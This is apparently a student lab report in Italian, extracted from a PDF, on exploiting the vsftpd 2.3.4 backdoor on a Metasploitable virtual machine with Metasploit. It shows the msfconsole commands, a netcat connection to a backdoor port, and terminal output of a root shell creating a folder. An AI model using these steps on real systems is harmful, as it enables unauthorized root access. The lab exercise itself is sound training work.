

OGGI USIAMO METASPLOIT PER FORARE LA METASPLOITABLE


Son partito dando alle mie 2 macchine un indirizzo DHCP.




Ho acceduto a Metasploit con “msfconsole” ed ho ricercato la vulnerabilità vsftpd



In seguito ho selezionato quella esatta che combacia con la metasploit usando il comando “use”, per poi dargli in pasto l’ip del target che volevo colpire.



Col comando “run” ho dato inizio all’attacco con successo, poi mi sono spostato nella cartella root per creare la cartella richiesta.


kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > nc 192.168.56.103 1524
[*] exec: nc 192.168.56.103 1524
root@metasploitable:/# reboot
root@metasploitable:/# msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:33865 → 192.168.56.103:6200) at 2024-12-16 15:05:
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
pwd
/root
mkdir test_metasploit
ls -l
total 16
drwxr-xr-x 2 root root 4096 May 20 2012 Desktop
-rwx------ 1 root root 401 May 20 2012 reset_logs.sh
drwx------ 2 root root 4096 Dec 16 09:09 test_metasploit
-rw-r--r-- 1 root root 138 Dec 16 09:04 vnc.log